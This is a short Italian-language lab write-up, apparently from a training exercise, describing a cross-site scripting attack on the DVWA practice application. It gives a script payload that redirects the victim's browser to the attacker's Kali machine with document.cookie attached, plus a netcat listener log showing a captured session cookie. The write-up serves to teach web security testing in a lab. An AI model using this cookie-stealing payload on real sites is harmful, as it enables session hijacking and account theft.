



Abbiamo identificato una vulnerabilità XSS sul sito DVWA utilizzando un payload di test `<i>2pac`



La visualizzazione del nome utente in corsivo indica la presenza della vulnerabilità. Successivamente abbiamo utilizzato il nostro payload personalizzato `<script>window.location='http://192.168.1.8:12345/?cookie=' + document.cookie</script>` e Netcat per la cattura dei cookie. Nel quale 192.168.1.8 è l'IP della macchina attaccante in questo caso Kali Linux



Per concludere abbiamo monitorato la finestra di Netcat sulla nostra macchina attaccante, rilevando con successo i cookie della sessione del target.

```
(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.1.8] from kali.station [192.168.1.8] 46538
GET /?cookie=security=low;%20PHPSESSID=1de88e97447d53cabaa5d45eb419d13c HTTP/1.1
Host: 192.168.1.8:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.7/
Upgrade-Insecure-Requests: 1
```